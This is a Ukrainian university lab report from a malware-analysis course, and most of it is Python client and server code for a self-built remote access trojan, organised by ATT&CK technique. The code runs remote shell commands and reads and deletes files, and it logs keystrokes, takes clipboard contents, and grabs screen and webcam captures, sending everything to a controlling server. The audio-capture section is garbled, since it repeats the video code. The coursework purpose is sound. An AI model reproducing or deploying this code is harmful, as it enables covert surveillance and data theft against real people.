Міністерство освіти і науки України
Національний технічний університет України
"Київський політехнічний інститут імені Ігоря Сікорського"
Фізико-технічний інститут

«Зворотня розробка та аналіз шкідливого ПО»

Лабораторна робота №4.

Системи віддаленого керування

Виконав:
студент гр. ФБ-92
Курганський Л.С.


Київ – 2021


ФБ-92 Курганський Л.С.


Мета: Отримати навички аналізу та моделювання систем віддаленого керування.

Хід роботи:

Аналіз зразків EvilGnome:









Система віддаленого керування:

Головне меню:





1. T1082 – System Information Discovery




```
#client
def T1082(): #SysInfoDisc
    data = f"""
    arch = {platform.machine()}\n
    version = {platform.version()}\n
    platform = {platform.platform()}\n
    processor = {platform.processor()}\n
    """
    send_to_server(data)
```

2. T1059 – Command-Line Interface








```python
#client
def T1059(args): #Command-Line Interface
    data = subprocess.getoutput(args)
    send_to_server(data)
```


3. T1083 – File and Directory Discovery


File:






Folder:







```python
#client
def T1083(args): #File and Directory Discovery
    if(os.path.isfile(args)):
        file = open(args, 'rb')
        data = str(file.read()) # зчитування файлу
        send_to_server(data)
    elif(os.path.isdir(args)):
        data = str(os.listdir(args)) # отримання вмісту папки
        if len(data) > 0:
            send_to_server(data)
        else:
            send_to_server("Folder empty")
    else:
        send_to_server("Not found")
```

4. T1105 – Remote File Copy




->




```python
#client
def T1105(args): #Remote File Copy
    global client
    size = int(client.recv(1024).decode())
    #print(size)
    file = open(args+'c', 'wb')
    sent = 0
    while sent < size:
        data = client.recv(1024)
        file.write(data[sent:sent+1024])
        sent += 1024
    #print("end")
    file.close()
```


```python
#server
def T1105():
    global client
    command = "T1105"
    args = simpledialog.askstring("Input", "Enter path: ", parent=window)
    client.send(str([command, args]).encode())
    time.sleep(1)
    file = open(args, "rb")
    data = file.read()
    size = len(data)
    #print(size)

    client.send(str(size).encode())
    sent = 0
    while sent < size:
        client.send(data[sent:sent+1024])
        sent += 1024
    #print("end")
```

5. T1107 – File Deletion





```python
#client
def T1107(args): #File Deletion
    if(os.path.isfile(args)):
        os.remove(args)
        send_to_server(f"{args} have deleted")
    else:
        send_to_server("Not found")
```

6. T1057 – Process Discovery





```python
#client
def T1057(): # Process Discovery
    process = ''
    for proc in psutil.process_iter(['pid', 'name', 'username']):
        process = process + f"pid = {proc.info['pid']}, name =
{proc.info['name']}, \
            username = {proc.info['username']}" + "\n"
    send_to_server(process)
```

7. T1056 – Input Capture





```python
#client
def T1056(): # Input Capture
    from pynput import keyboard
    global keys
    global end_time
    end_time = time.time() + 5
    keys = ""
    def On_press(key):
        global keys
        global end_time
        if time.time() > end_time:
            return False
        keys+=str(key) + ' '
    with keyboard.Listener(on_press=On_press) as listener:
        listener.join()
    data = str(keys)
    send_to_server(data)
```

8. T1115 – Clipboard Data




```
#client
def T1115(): #Clipboard Data
    data = str(clipboard.paste())
    send_to_server(data)
```


9. T1113 – Screen Capture





```python
#client
def T1113(): #Screen Capture
    with mss.mss() as sct:
        monitor = sct.monitors[1]
        sct_img = sct.grab(monitor)
        data = mss.tools.to_png(sct_img.rgb, sct_img.size)
    size = len(data)
    #print(size)
    client.send(str(size).encode())
    sent = 0
    i = 0
    while sent < size:
        client.send(data[sent:sent+1024])
        sent += 1024
```

```python
#server
def T1113():
    global client
    command = "T1113"
    args = ""
    client.send(str([command, args]).encode())
    file = open("screen.png","wb")
    size = int(client.recv(1024).decode())
    #print(size)
    sent = 0
    while sent < size:
        data = client.recv(1024)
        file.write(data)
        sent += 1024
    file.close()
    messagebox.showinfo("Data", "Screen was created")
```

10. T1123 – Audio Capture








```python
#client
def T1125(): # Video Capture
    vid = cv2.VideoCapture(0)
    fourcc = cv2.VideoWriter_fourcc(*'XVID')
    out = cv2.VideoWriter('temp.avi', fourcc, 20.0, (640, 480))
    t_end = time.time() + 4
    while time.time() < t_end:
        _, frame = vid.read()
        out.write(frame)
    vid.release()
    cv2.destroyAllWindows() # De-allocate any associated memory usage

    with open("temp.avi", "rb") as file:
        data = file.read()
        size = len(data)
        print(size)
        client.send(str(size).encode())
        sent = 0
        while sent < size:
            client.send(data[sent:sent+1024])
            sent += 1024
```

```python
#server
def T1123():
    global client
    command = "T1123"
    args = ""
    client.send(str([command, args]).encode())
    file = open("audio.wav","wb")
    size = int(client.recv(1024).decode())
    sent = 0
    while sent < size:
        data = client.recv(1024)
        file.write(data)
        sent += 1024
    file.close()
    messagebox.showinfo("Data", "Audio was created")
```

11. T1125 – Video Capture





```python
#client
def T1125(): # Video Capture
    vid = cv2.VideoCapture(0)
    fourcc = cv2.VideoWriter_fourcc(*'XVID')
    out = cv2.VideoWriter('temp.avi', fourcc, 20.0, (640, 480))
    t_end = time.time() + 4
    while time.time() < t_end:
        _, frame = vid.read()
        out.write(frame)
    vid.release()
    cv2.destroyAllWindows() # De-allocate any associated memory usage

    with open("temp.avi", "rb") as file:
        data = file.read()
        size = len(data)
        print(size)
        client.send(str(size).encode())
        sent = 0
        while sent < size:
            client.send(data[sent:sent+1024])
            sent += 1024
```

```
#server
def T1125():
    global client
    command = "T1125"
    args = ""
    client.send(str([command, args]).encode())
    file = open("video.avi","wb")
    size = int(client.recv(1024).decode())
    #print(size)
    sent = 0
    while sent < size:
        data = client.recv(1024)
        file.write(data)
        sent += 1024
    file.close()
    messagebox.showinfo("Data", "Video was created")
```